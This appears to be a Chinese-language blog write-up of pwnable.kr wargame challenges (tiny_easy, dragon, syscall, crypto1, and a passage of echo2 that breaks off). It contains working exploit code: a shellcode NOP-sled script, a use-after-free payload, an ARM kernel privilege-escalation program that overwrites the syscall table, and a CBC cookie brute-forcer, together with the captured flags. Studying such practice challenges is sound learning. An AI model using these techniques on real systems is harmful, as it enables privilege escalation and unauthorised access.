ssh tiny_easy@pwnable.kr -p2222 (pw:guest)
运行了一下就段错误。
1tiny_easy@ubuntu:~$ checksec ./tiny_easy
2[*] '/home/tiny_easy/tiny_easy'
3    Arch:       i386-32-little
4    RELRO:      No RELRO
5    Stack:      No canary found
6    NX:         NX disabled
7    PIE:        No PIE (0x8048000)
静态链接的题目,ida打开啥也没有,只有start入口函数,调试发现是call edx导致的错误:
 1────[ REGISTERS / show-flags off / show-compact-regs off ]────
 2 EAX  1
 3 EBX  0
 4 ECX  0
 5*EDX  0x6d6f682f ('/hom')
 6 EDI  0
 7 ESI  0
 8 EBP  0
 9 ESP  0xff96cdf8 ◂— 0
10*EIP  0x8048058 ◂— call edx
11────[ DISASM / i386 / set emulate off ]────
12   0x8048054    pop    eax                      EAX => 1
13   0x8048055    pop    edx                      EDX => 0xff96ed5b
14   0x8048056    mov    edx, dword ptr [edx]     EDX, [0xff96ed5b] => 0x6d6f682f ('/hom')
15 ► 0x8048058    call   edx                         <0x6d6f682f>
16
17   0x804805a    add    byte ptr [eax], al
18   0x804805c    add    byte ptr [eax], al
19   0x804805e    add    byte ptr [eax], al
20   0x8048060    add    byte ptr [eax], al
21   0x8048062    add    byte ptr [eax], al
22   0x8048064    add    byte ptr [eax], al
23   0x8048066    add    byte ptr [eax], al
24────[ STACK ]────
2500:0000│ esp 0xff96cdf8 ◂— 0
2601:0004│     0xff96cdfc —▸ 0xff96ed75 ◂— 'SHELL=/bin/bash'
2702:0008│     0xff96ce00 —▸ 0xff96ed85 ◂— 'PWD=/home/tiny_easy'
2803:000c│     0xff96ce04 —▸ 0xff96ed99 ◂— 'LOGNAME=tiny_easy'
2904:0010│     0xff96ce08 —▸ 0xff96edab ◂— 'XDG_SESSION_TYPE=tty'
3005:0014│     0xff96ce0c —▸ 0xff96edc0 ◂— '_=/usr/bin/gdb'
3106:0018│     0xff96ce10 —▸ 0xff96edcf ◂— 'MOTD_SHOWN=pam'
3207:001c│     0xff96ce14 —▸ 0xff96edde ◂— 'LINES=47'
eax是程序的绝对目录地址,然后把值赋给了edx,被寄存器截断成了/hom,这个东西调用当然报错。
了解一些进程知识:
Linux 进程刚启动时,栈长这样(32位):
1esp ->
2        argc
3        argv[0]
4        argv[1]
5        ...
6        NULL
7        envp[0]
8        envp[1]
9        ...
所以这个程序第一条指令pop eax,就是把argc给了eax
第二条指令 pop edx,就是把argv[0]给了edx,这里的 argv[0] 不是字符串本身。而是char *argv[0],也就是edx = 指向程序名字符串的地址
第三条指令 mov edx,[edx]就是把把 argv[0] 指向的字符串前4字节,当成一个地址赋给edx
程序路径是:/home/tiny_easy/tiny_easy 就变成了/hom,小端序存储为:6d6f682f,调用当然错
由于这个题目的输入只有环境变量,所以从环境变量下手。我们在环境变量里存一个shellcode,让argv[0]刚好指向这个shellcode。
如何控制argv[0]?这个是可以完全伪造的,Linux 下其实 execve 可以:
1execve(path, argv, envp)其中argv[0]完全可以伪造:
1char *argv[] = { "KKKK", NULL };
2execve("/home/tiny_easy", argv, envp);这样的话argv[0] = “KKKK”,于是mov edx, [edx]就会取到0x4b4b4b4b,然后call 0x4b4b4b4b
此时目标是让argv[0]前四字节是环境变量地址,由于开了ASLR,地址不知道,这里要用到nop滑板的技术,就是指令指向nop,这是空操作,就会寻找下一条指令,如果我们填充大量nop,最后补充shellcode,那么我指向的地址刚好蒙中了其中的nop,那么它就会一路滑到shellcode。
那么蒙哪个地址呢?由于环境变量也在栈上,这里就蒙那个栈上的0xff96cdf8吧,ASLR随机看看能不能随机到这里。
还有一点,以前的题目源码能看到,pwnable.kr在读取flag前都有一行:setregid(getegid(), getegid());这是因为程序是锁uid的,所以生成shellcode之前也要有这个步骤。
exp:
 1from pwn import *
 2
 3# context.log_level = 'debug'
 4# 这一段是setregid(getegid(), getegid()),当然也可以通过 defuse.ca 编译好塞进来
 5shellcode = asm('''
 6    xor eax, eax
 7    mov al, 50
 8    int 0x80
 9    mov ebx, eax
10    mov ecx, eax
11    xor eax, eax
12    mov al, 71
13    int 0x80
14        ''')
15shellcode += asm(shellcraft.sh())
16payload = asm('nop')* 4096 + shellcode
17
18arg = [p32(0xff96cdf8)]
19envp = {}
20for i in range(20):
21    envp[str(i)] = payload
22for i in range(100):
23    io = process(executable = "/home/tiny_easy/tiny_easy", argv=arg, env=envp)
24
25    try:
26        io.sendline(b'id')
27        io.recvline()
28    except:
29        print(f"try: {i}")
30        io.close()
31        continue
32 io.interactive()运气最好一次,第二次就拿shell了,最差的是100次跑完都没有shell,我建议多执行几次。
好像要学学汇编了。
dragon#
I made a RPG game for my little brother. But to trick him, I made it impossible to win. I hope he doesn’t get too angry with me :P!
Author : rookiss
ssh dragon@pwnable.kr -p2222 (pw: guest)
1dragon@ubuntu:~$ checksec ./dragon
2[*] '/home/dragon/dragon'
3    Arch:       i386-32-little
4    RELRO:      Partial RELRO
5    Stack:      Canary found
6    NX:         NX enabled
7    PIE:        No PIE (0x8048000)
8    Stripped:   No
  1int __cdecl main(int argc, const char **argv, const char **envp)
  2{
  3  setvbuf(stdout, nullptr, 2, 0);
  4  setvbuf(stdin, nullptr, 2, 0);
  5  puts("Welcome to Dragon Hunter!");
  6    // 进入游戏
  7  PlayGame();
  8  return 0;
  9}
 10
 11int PlayGame()
 12{
 13  int result; // eax
 14
 15  while ( 1 )
 16  {
 17    while ( 1 )
 18    {
 19      puts("Choose Your Hero\n[ 1 ] Priest\n[ 2 ] Knight");
 20        // 输入值为result
 21      result = GetChoice();
 22      if ( result != 1 && result != 2 )
 23        break;
 24      FightDragon(result);
 25    }
 26    if ( result != 3 )
 27      break;
 28      // 没写出来的支线,输入3就能进去。
 29    SecretLevel();
 30  }
 31  return result;
 32}
 33
 34int GetChoice()
 35{
 36  _DWORD v1[3]; // [esp+1Ch] [ebp-Ch] BYREF
 37	// 读取一个整数到v1[0]
 38  __isoc99_scanf("%d", v1);
 39    // 清除缓冲区,直到没有换行符
 40  while ( getchar() != 10 )
 41    ;
 42  return v1[0];
 43}
 44
 45// 游戏函数
 46void __cdecl FightDragon(int a1)
 47{
 48  char v1; // al
 49  int v2; // [esp+10h] [ebp-18h]
 50  _DWORD *ptr; // [esp+14h] [ebp-14h]
 51  _DWORD *v4; // [esp+18h] [ebp-10h]
 52  void *v5; // [esp+1Ch] [ebp-Ch]
 53
 54  ptr = malloc(0x10u);
 55  v4 = malloc(0x10u);
 56  v1 = Count++;
 57    // 截断末尾,0就是龙宝,1就是龙母,所以这两只交替生成
 58  if ( (v1 & 1) != 0 )
 59  {
 60      // 注意这里转了字节
 61      // 龙母80滴血,每轮回4滴血,伤害10
 62    v4[1] = 1;
 63    *((_BYTE *)v4 + 8) = 80;
 64    *((_BYTE *)v4 + 9) = 4;
 65    v4[3] = 10;
 66    *v4 = PrintMonsterInfo;
 67    puts("Mama Dragon Has Appeared!");
 68  }
 69  else
 70  {
 71      // 龙宝50滴血,伤害30,每轮回5滴血
 72    v4[1] = 0;
 73    *((_BYTE *)v4 + 8) = 50;
 74    *((_BYTE *)v4 + 9) = 5;
 75    v4[3] = 30;
 76    *v4 = PrintMonsterInfo;
 77    puts("Baby Dragon Has Appeared!");
 78  }
 79  if ( a1 == 1 )
 80  {
 81      // 法师 42滴血,50蓝量
 82    *ptr = 1;
 83    ptr[1] = 42;
 84    ptr[2] = 50;
 85    ptr[3] = PrintPlayerInfo;
 86    v2 = PriestAttack((int)ptr, v4);
 87  }
 88  else
 89  {
 90      // 骑士50滴血
 91    if ( a1 != 2 )
 92      return;
 93    *ptr = 2;
 94    ptr[1] = 50;
 95    ptr[2] = 0;
 96    ptr[3] = PrintPlayerInfo;
 97    v2 = KnightAttack((int)ptr, v4);
 98  }
 99    // 根据不同职业攻击函数的返回值判断
100  if ( v2 )
101  {
102    puts("Well Done Hero! You Killed The Dragon!");
103    puts("The World Will Remember You As:");
104      // 输入你的名字
105    v5 = malloc(0x10u);
106    __isoc99_scanf("%16s", v5);
107      // 打印龙的名字
108    puts("And The Dragon You Have Defeated Was Called:");
109      // 相当于v4[0](v4)
110      // 调用龙结构体中的函数指针
111    ((void (__cdecl *)(_DWORD *))*v4)(v4);
112  }
113  else
114  {
115    puts("\nYou Have Been Defeated!");
116  }
117  free(ptr);
118}
119
120int __cdecl PrintMonsterInfo(int a1)
121{
122    // a1是个结构体指针,第二个属性是区分龙的,也就是a1 + 4
123    // 非0是龙母,返回第三个属性
124  if ( *(_DWORD *)(a1 + 4) )
125    return printf(Str_MamaDragon, *(char *)(a1 + 8));
126  else
127      // 是龙宝也返回第三个属性
128    return printf(Str_BabyDragon, *(char *)(a1 + 8));
129}
130
131int __cdecl PrintPlayerInfo(int *a1)
132{
133  int result; // eax
134	// a1也是结构体,第一个属性决定输出内容
135    // 1就打印法师的二、三属性
136    // 2就打印骑士第二个属性
137  if ( *a1 == 1 )
138    return printf(Str_Priest, a1[1], a1[2]);
139  result = *a1;
140  if ( *a1 == 2 )
141    return printf(Str_Knight, a1[1]);
142  return result;
143}
144
145// 法师的攻击函数
146int __cdecl PriestAttack(int a1, _DWORD *ptr)
147{
148  int Choice; // eax
149
150  do
151  {
152    ((void (__cdecl *)(_DWORD *))*ptr)(ptr);
153    (*(void (__cdecl **)(int))(a1 + 12))(a1);
154    Choice = GetChoice();
155    switch ( Choice )
156    {
157            // 2技能,清晰术,蓝条回满,被龙打一下,伤害是ptr[3]
158            // 龙还能回血,值是ptr+9
159            // 说明法师结构体第三属性是蓝条,第二属性是血条
160      case 2:
161        puts("Clarity! Your Mana Has Been Refreshed");
162        *(_DWORD *)(a1 + 8) = 50;
163        printf("But The Dragon Deals %d Damage To You!\n", ptr[3]);
164        *(_DWORD *)(a1 + 4) -= ptr[3];
165        printf("And The Dragon Heals %d HP!\n", *((char *)ptr + 9));
166        *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
167        goto LABEL_11;
168            // 3技能,圣盾,蓝量大于24触发
169            // 消耗25的蓝量,本回合啥也没干,龙还是回血
170      case 3:
171        if ( *(int *)(a1 + 8) > 24 )
172        {
173          puts("HolyShield! You Are Temporarily Invincible...");
174          printf("But The Dragon Heals %d HP!\n", *((char *)ptr + 9));
175          *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
176          *(_DWORD *)(a1 + 8) -= 25;
177          goto LABEL_11;
178        }
179        break;
180            // 1技能,蓝量大于9触发
181            // 消耗10蓝量,打掉龙20滴血
182            // 龙打法师ptr[3]的血量
183            // 龙还能回血
184      case 1:
185        if ( *(int *)(a1 + 8) > 9 )
186        {
187          printf("Holy Bolt Deals %d Damage To The Dragon!\n", 20);
188          *((_BYTE *)ptr + 8) -= 20;
189          *(_DWORD *)(a1 + 8) -= 10;
190          printf("But The Dragon Deals %d Damage To You!\n", ptr[3]);
191          *(_DWORD *)(a1 + 4) -= ptr[3];
192          printf("And The Dragon Heals %d HP!\n", *((char *)ptr + 9));
193          *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
194          goto LABEL_11;
195        }
196        break;
197      default:
198        goto LABEL_11;
199    }
200    puts("Not Enough MP!");
201      //每个会合结束,都会到这个label下面
202      // 判断是否有血量,没有就free ptr结构体
203LABEL_11:
204    if ( *(int *)(a1 + 4) <= 0 )
205    {
206      free(ptr);
207      return 0;
208    }
209  }
210    // 全部执行完,释放龙
211  while ( *((char *)ptr + 8) > 0 );
212  free(ptr);
213  return 1;
214}
215
216// 骑士攻击
217int __cdecl KnightAttack(int a1, char *ptr)
218{
219  int Choice; // eax
220
221  do
222  {
223    (*(void (__cdecl **)(char *))ptr)(ptr);
224    (*(void (__cdecl **)(int))(a1 + 12))(a1);
225    Choice = GetChoice();
226      // 1技能,龙扣20血
227      // 骑士扣ptr+3的血量
228      // 龙回ptr+9的血
229    if ( Choice == 1 )
230    {
231      printf("Crash Deals %d Damage To The Dragon!\n", 20);
232      ptr[8] -= 20;
233      printf("But The Dragon Deals %d Damage To You!\n", *((_DWORD *)ptr + 3));
234      *(_DWORD *)(a1 + 4) -= *((_DWORD *)ptr + 3);
235      printf("And The Dragon Heals %d HP!\n", ptr[9]);
236      ptr[8] += ptr[9];
237    }
238      // 2技能,龙扣40滴血
239      // 骑士扣20滴血
240      // 龙打骑士ptr+3的血量
241      // 龙回ptr+9的血
242    else if ( Choice == 2 )
243    {
244      printf("Frenzy Deals %d Damage To The Dragon!\n", 40);
245      ptr[8] -= 40;
246      puts("But You Also Lose 20 HP...");
247      *(_DWORD *)(a1 + 4) -= 20;
248      printf("And The Dragon Deals %d Damage To You!\n", *((_DWORD *)ptr + 3));
249      *(_DWORD *)(a1 + 4) -= *((_DWORD *)ptr + 3);
250      printf("Plus The Dragon Heals %d HP!\n", ptr[9]);
251      ptr[8] += ptr[9];
252    }
253    if ( *(int *)(a1 + 4) <= 0 )
254    {
255      free(ptr);
256      return 0;
257    }
258  }
259  while ( ptr[8] > 0 );
260  free(ptr);
261  return 1;
262}
263
264unsigned int SecretLevel()
265{
266  char s1[10]; // [esp+12h] [ebp-16h] BYREF
267  unsigned int v2; // [esp+1Ch] [ebp-Ch]
268
269  v2 = __readgsdword(0x14u);
270  printf("Welcome to Secret Level!\nInput Password : ");
271    // 输入最多十个字符
272  __isoc99_scanf("%10s", s1);
273    // 必进if分支,因为strcmp相同才返回0,这里绝不相同
274  if ( strcmp(s1, "Nice_Try_But_The_Dragons_Won't_Let_You!") )
275  {
276    puts("Wrong!\n");
277    exit(-1);
278  }
279  system("/bin/sh");
280  return __readgsdword(0x14u) ^ v2;
281}怎么那么长?好像是堆题
结构体的属性位置和对应关系,有的不是分析出来的,我直接上游戏看数据就可以了,快很多。
这里问题出在赢了之后free掉了龙的结构体ptr(外层循环是v4),但是要求输入名字的时候,又调用了一个v4函数指针。这块代码看ChatGPT:
v4 是
_DWORD *,所以:*v4表示取 v4 指向的前4字节,而初始化时:*v4= PrintMonsterInfo;所以*v4里面存的是函数地址。然后(void (__cdecl *)(_DWORD *))把那个整数强制解释成函数指针。类型是:void func(_DWORD *)
问题在于打死龙的时候,龙就被free了,后面又分配了v5:v5 = malloc(0x10u);所以这个堆会被v5写入,但是v4仍然指向这里,调用v4指针就会调用v5写入的内容。
怎么跳到这里呢,游戏赢不了的,这里可以看龙的初始化:
1  if ( (v1 & 1) != 0 )
2  {
3    v4[1] = 1;
4    *((_BYTE *)v4 + 8) = 80;
5    *((_BYTE *)v4 + 9) = 4;
6    v4[3] = 10;
7    *v4 = PrintMonsterInfo;
8    puts("Mama Dragon Has Appeared!");
9 }这里的血量是_BYTE,也就占了一个字节,BYTE默认是无符号的。一个字节是8个比特,表示0-255,而后面的攻击函数居然转成整数判断血量:
1if ( *(int *)(a1 + 4) <= 0 )
2{
3  free(ptr);
4  return 0;
5}这里就变成了有符号整数,最高位是符号位,表示范围就变成了-128 到 127。所以这里可以整数溢出,龙的生命大于127就变负数,就可以赢了,然后输入v5为shell地址。
这里选择血量多,攻击低的龙母,然后用法师3技能一直刷回合,没蓝补蓝,让龙溢出生命。
exp:
1from pwn import *
2
3combo = b'1\n1\n1\n1\n3\n3\n2\n3\n3\n2\n3\n3\n2\n3\n3\n2\n'
4shell = 0x08048DBF
5payload = combo + p32(shell)
6io = remote('0',9004)
7io.sendline(payload)
8io.interactive()flag:p3ac3_1s_th3_k3y
syscall#
I made a new system call for Linux kernel. It converts lowercase letters to upper case letters. would you like to see the implementation?
FYI: http://pwnable.kr/bin/syscall.c ↗
ssh syscall@pwnable.kr -p2222 (pw:guest)
根据描述,这题是要看源码:
 1// adding a new system call : sys_upper
 2
 3// 都是内核用的头
 4#include <linux/module.h>
 5#include <linux/kernel.h>
 6#include <linux/slab.h>
 7#include <linux/vmalloc.h>
 8#include <linux/mm.h>
 9#include <asm/unistd.h>
10#include <asm/page.h>
11#include <linux/syscalls.h>
12
13// 自定义了系统调用表地址和序列号
14#define SYS_CALL_TABLE		0x8000e348		// manually configure this address!!
15#define NR_SYS_UNUSED		223
16
17//Pointers to re-mapped writable pages
18unsigned int** sct;
19
20// 定义了一个系统调用函数,功能是小写转大写
21// asmlinkage 代表参数用栈传递而不是寄存器
22asmlinkage long sys_upper(char *in, char* out){
23	int len = strlen(in);
24	int i;
25	for(i=0; i<len; i++){
26		if(in[i]>=0x61 && in[i]<=0x7a){
27			out[i] = in[i] - 0x20;
28		}
29		else{
30			out[i] = in[i];
31		}
32	}
33	return 0;
34}
35
36// 功能是直接修改系统调用表,把 223 指向自定义函数
37// __init:标记函数为"初始化函数",仅执行1次,模块加载后释放内存
38static int __init initmodule(void ){
39  // 让指针sct指向系统调用表的内存地址
40	sct = (unsigned int**)SYS_CALL_TABLE;
41  // 核心:替换系统调用表223号位置的函数指针为自定义的sys_upper
42	sct[NR_SYS_UNUSED] = sys_upper;
43	printk("sys_upper(number : 223) is added\n");
44	return 0;
45}
46
47// __exit:标记函数为"卸载函数",模块卸载时执行
48static void __exit exitmodule(void ){
49	return;
50}
51
52
53// 内核模块的固定写法:指定加载 / 卸载时执行的函数。
54module_init( initmodule );
55module_exit( exitmodule );连上去就能看到系统环境是 ARMv7 架构,这里有个问题,卸载模块函数并没有还原系统调用号。
完全不懂怎么攻击,看了一个 wp 说是内核漏洞,我靠误闯天家。
贴一下:https://h4ck.kr/?p=2535 ↗ ,根据这个 wp 边查资料边学。
这个转大写函数的俩参数能够自己控制,也就实现了任意地址任意写。
基础知识
Linux 有两个世界,用户态和内核态。
普通程序不能:
- 直接读写内核内存
- 修改进程 uid
- 操作硬件
- 随便 mmap 物理内存
但是内核可以,所以通过漏洞让内核替我们执行代码就可以了。这就是 kernel pwn
Linux 每个进程都有struct cred,这个结构体保存了进程的身份和权限:uid、gid、euid、egid、capability……
内核函数:
1struct cred *prepare_kernel_cred(struct task_struct *daemon)作用是创建一个新的 cred,如果参数是 0,那就是生成 root 的 cred,因为NULL默认用 kernel/root 身份。
函数:
1commit_creds(struct cred *new)作用是把当前进程的 cred 替换掉。
所以许多内核漏洞最后目标就是执行:
1commit_creds(prepare_kernel_cred(0));这样等价于创建 root,安装到当前进程,当前进程是 root 权限。
问题在于普通程序不能调用内核符号,所以 kernel pwn 目标不像用户态那样getshell,而是劫持内核控制流,让 CPU 执行上面那个代码。
exp 需要知道内核符号的地址,所以第一步需要先查看符号:
1/ $ grep prepare_kernel_cred /proc/kallsyms
28003f924 T prepare_kernel_cred
380447f34 r __ksymtab_prepare_kernel_cred
48044ff8c r __kstrtab_prepare_kernel_cred
5/ $ grep commit_creds /proc/kallsyms
68003f56c T commit_creds
78044548c r __ksymtab_commit_creds
88044ffc8 r __kstrtab_commit_creds
因为这俩函数只有一个参数,所以要找到只有一个参数的系统调用函数(参数量匹配),是那种能够设置权限的函数,然后把参数设置为commit creds和prepare_kernel_cred。
这样查:
1/ $ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h
2...
3#define __NR_setfsuid			(__NR_SYSCALL_BASE+138)
4#define __NR_setfsgid			(__NR_SYSCALL_BASE+139)
5...
像 open、read 这种用户函数对应的系统调用函数是 sys_open、sys_read 这种,系统要想知道函数对应哪个系统函数,要去函数指针数组里面找。然后索引就是系统调用号。
setfsuid 的系统调用号为 138,setfsgid 的系统调用号为 139。
所以这样覆盖:
1syscall(223, "\x24\xf9\x03\x80", &sct[138]);
2syscall(223, "\x6c\xf5\x03\x80", &sct[139]);223 是程序自定义的那个函数,就是吧 input 转大写写到 out 的,input 参数我写的 prepare_kernel_cred 地址,out 写的 sct[138]也就是 sys_call_table里的 setfsuid
由于自定义函数把小写转大写,0x61 到 0x7a 内的减 0x20。所以这里面的 \x6c会被减去 0x20变成\x4c,所以要在这 0x20 的空间填充 NOP 操作,让他滑到 6c 那里。
ARM 指令里用mov r3,r3吧,这个寄存器影响不大,而用 r0,程序会崩。转成机器码是:0330A0E1,覆盖代码这样写:
1syscall(223, "\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03", 0x8003f54c);Exp:
 1#include <stdio.h>
 2#include <unistd.h>
 3#include <sys/syscall.h>
 4#define 	SYS_CALL_TABLE	0x8000e348
 5
 6unsigned int **sct;
 7
 8int main(){
 9	sct = (unsigned int**)SYS_CALL_TABLE;
10
11	//mov r3, r3... 32bytes
12	syscall(223, "\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03", 0x8003f54c);
13	//0x8003f924 = prepare_kernel_cred
14	syscall(223, "\x24\xf9\x03\x80", &sct[138]);
15	//0x8003f56c = commit_creds
16	syscall(223, "\x6c\xf5\x03\x80", &sct[139]);
17
18	syscall(139, syscall(138, 0));
19	system("/bin/sh");
20
21	return 0;
22
23}编译运行:
1/ $ mkdir /tmp/sys
2/ $ cd /tmp/sys
3/tmp/sys $ vi exp.c
4/tmp/sys $ gcc exp.c -o exp
5/tmp/sys $ ./exp
6/bin/sh: can't access tty; job control turned off
7/tmp/sys # cat /root/flag
8Must_san1tize_Us3r_p0int3r
crypto1#
Can you break AES128-CBC cipher? AES128-CBC should be always safe from cracking.
ssh crypto1@pwnable.kr -p2222 (pw:guest)
看起来是密码学题目,AES 安全不了解。
client.py
 1#!/usr/bin/python2
 2from Crypto.Cipher import AES
 3import base64
 4import os, sys
 5import xmlrpclib
 6rpc = xmlrpclib.ServerProxy("http://localhost:9100/")
 7
 8BLOCK_SIZE = 16
 9PADDING = '\x00'
10pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * PADDING
11EncodeAES = lambda c, s: c.encrypt(pad(s)).encode('hex')
12DecodeAES = lambda c, e: c.decrypt(e.decode('hex'))
13
14# server's secrets
15key = 'erased'
16iv = '\x5c'*BLOCK_SIZE
17cookie = 'erased'
18
19# guest / a488ff12949b87e5c93d489c27217486702b179c060399adf36fc3bc1f5425ec
20def sanitize(arg):
21        for c in arg:
22                if c not in '1234567890abcdefghijklmnopqrstuvwxyz-_':
23                        return False
24        return True
25
26def AES128_CBC(msg):
27        cipher = AES.new(key, AES.MODE_CBC, iv)
28        return EncodeAES(cipher, msg)
29
30def request_auth(id, pw):
31        packet = '{0}-{1}-{2}'.format(id, pw, cookie)
32        e_packet = AES128_CBC(packet)
33        print 'sending encrypted data ({0})'.format(e_packet)
34        sys.stdout.flush()
35        return rpc.authenticate(e_packet)
36
37if __name__ == '__main__':
38        print '---------------------------------------------------'
39        print '-       PWNABLE.KR secure RPC login system        -'
40        print '---------------------------------------------------'
41        print ''
42        print 'Input your ID'
43        sys.stdout.flush()
44        id = raw_input()
45        print 'Input your PW'
46        sys.stdout.flush()
47        pw = raw_input()
48
49        if sanitize(id) == False or sanitize(pw) == False:
50                print 'format error'
51                sys.stdout.flush()
52                os._exit(0)
53
54        cred = request_auth(id, pw)
55
56        if cred==0 :
57                print 'you are not authenticated user'
58                sys.stdout.flush()
59                os._exit(0)
60        if cred==1 :
61                print 'hi guest, login as admin'
62                sys.stdout.flush()
63                os._exit(0)
64
65        print 'hi admin, here is your flag'
66        print open('flag').read()
67 sys.stdout.flush()server.py
 1#!/usr/bin/python2
 2import xmlrpclib, hashlib
 3from SimpleXMLRPCServer import SimpleXMLRPCServer
 4from Crypto.Cipher import AES
 5import os, sys
 6
 7BLOCK_SIZE = 16
 8PADDING = '\x00'
 9pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * PADDING
10EncodeAES = lambda c, s: c.encrypt(pad(s)).encode('hex')
11DecodeAES = lambda c, e: c.decrypt(e.decode('hex'))
12
13# server's secrets
14key = 'erased'
15iv = '\x5c'*BLOCK_SIZE
16cookie = 'erased'
17
18def AES128_CBC(msg):
19    cipher = AES.new(key, AES.MODE_CBC, iv)
20    return DecodeAES(cipher, msg).rstrip(PADDING)
21
22def authenticate(e_packet):
23    packet = AES128_CBC(e_packet)
24
25    id = packet.split('-')[0]
26    pw = packet.split('-')[1]
27
28    if packet.split('-')[2] != cookie:
29        return 0
30    if hashlib.sha256(id+cookie).hexdigest() == pw and id == 'guest':
31        return 1
32    if hashlib.sha256(id+cookie).hexdigest() == pw and id == 'admin':
33        return 2
34    return 0
35
36server = SimpleXMLRPCServer(("localhost", 9100))
37print "Listening on port 9100..."
38server.register_function(authenticate, "authenticate")
39server.serve_forever()不想看,直接去搜 AES128_CBC 反转字节攻击。这个攻击方式我有点印象,之前刷题刷到过:https://h4cker.zip/2e5f29/#cbc ↗
当时没做出来,现在认真了解一下吧。
看得好痛苦,https://www.packetmania.net/2020/12/01/AES-CBC-PaddingOracleAttack/ ↗
看了不少文章,原理大致了解了,但是这题还是一知半解,看了 Etenal 的 wp 才恍然大悟:https://etenal.me/archives/972#C27 ↗ ,太棒了。
贴一下这个图:

后面的区块不会影响前面的,我们只看图里第一个块,控制最后一个字节是 cookie 的第一个字节,然后跟自己猜的比对,就能暴破出来
成功得到cookie首位后,减少一位junk,加入已经得到的首位,就能爆破第二位,如此循环就能得到所有的cookie
这里推荐 Etenal 的 exp:
 1#!/usr/bin/python3
 2from pwn import *
 3import hashlib
 4
 5context.log_level = 'error'
 6cookie = ''
 7
 8for i in range(61, 0, -1):
 9    try:
10        p = remote('0', 9006)
11        p.recvuntil(b'ID')
12        p.sendline(('-' * i).encode())
13        p.recvuntil(b'PW')
14        p.sendline(b'')
15        ciphertext = p.recvuntil(b')')
16
17        text = ciphertext.decode()[ciphertext.decode().find('(')+1 : ciphertext.decode().find(')')][:128]
18        p.close()
19
20        for c in '_abcdefghijklmnopqrstuvwxyz1234567890,./;[]-=<>?:{}+|':
21            p = remote('0', 9006)
22            p.recvuntil(b'ID')
23            p.sendline(('-' * (i+2) + cookie + c).encode())
24            p.recvuntil(b'PW')
25            p.sendline(b'')
26            ciphertext = p.recvuntil(b')')
27            guess_text = ciphertext.decode()[ciphertext.decode().find('(')+1 : ciphertext.decode().find(')')][:128]
28            p.close()
29
30            if guess_text == text:
31                cookie += c
32                print(f'cookie={cookie}')
33                break
34    except:
35        break
36
37print(cookie)
38print(hashlib.sha256(('admin' + cookie).encode()).hexdigest())运行结果:
 1……
 2cookie=t0p_s3cret_s3rver_s1de_s3cret
 3t0p_s3cret_s3rver_s1de_s3cret
 4d0bb8ea7a164d11918ff36f781818e386df95048fd4fb182be12f944778a11dc
 5crypto1@ubuntu:/tmp/cry$ nc 0 9006
 6---------------------------------------------------
 7-       PWNABLE.KR secure RPC login system        -
 8---------------------------------------------------
 9
10Input your ID
11admin
12Input your PW
13d0bb8ea7a164d11918ff36f781818e386df95048fd4fb182be12f944778a11dc
14sending encrypted data (c3a92c867b2793dba4712becd8fb3d8038f8872602bf90ced03e127e1f63276e42496295ac12fd7a3f5762a1975decf2d9ffeffd1885d968a911bd77c41e1c0e6c68e48f1c872646157bdf186ea43fda923c7bd020ed08aa3e9f8a60fc7d82b83fb93f498798505ce0b355fb3de66fdd)
15hi admin, here is your flag
161mplem3nt4t1on_m1stak3_Br3akes_Crypt0
echo2#
Pwn this echo service.
ssh echo2@pwnable.kr -p2222 (pw: guest)
 1echo2@ubuntu:~$ file echo2
 2echo2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=4edd53a788f83abbdd5c911fc2a96fd6c5d42897, not stripped
 3echo2@ubuntu:~$ checksec ./echo2
 4[*] '/home/echo2/echo2'
 5    Arch:       amd64-64-little
 6    RELRO:      Partial RELRO
 7    Stack:      No canary found
 8    NX:         NX unknown - GNU_STACK missing
 9    PIE:        No PIE (0x400000)
10    Stack:      Executable
11    RWX:        Has RWX segments
12    Stripped:   No
13echo2@ubuntu:~$ ./echo2
14hey, what's your name? : admin
15
16- select echo type -
17- 1. : BOF echo
18- 2. : FSB echo
19- 3. : UAF echo
20- 4. : exit
21> 1
22not supported
23
24- select echo type -
25- 1. : BOF echo
26- 2. : FSB echo
27- 3. : UAF echo
28- 4. : exit
29> 2
30hello admin
31
32
33goodbye admin
34
35- select echo type -
36- 1. : BOF echo
37- 2. : FSB echo
38- 3. : UAF echo
39- 4. : exit
40> 3
41hello admin
42
43
44
45goodbye admin
46
47- select echo type -
48- 1. : BOF echo
49- 2. : FSB echo
50- 3. : UAF echo
51- 4. : exit
52> 4
53Are you sure you want to exit? (y/n)y
54bye
选单题,居然有栈执行权限,还没有 Canary
反编译:
 1int __fastcall main(int argc, const char **argv, const char **envp)
 2{
 3  _QWORD *v3; // rax
 4  unsigned int i; // [rsp+Ch] [rbp-24h] BYREF
 5  _QWORD v6[4]; // [rsp+10h] [rbp-20h] BYREF
 6
 7  setvbuf(stdout, nullptr, 2, 0);
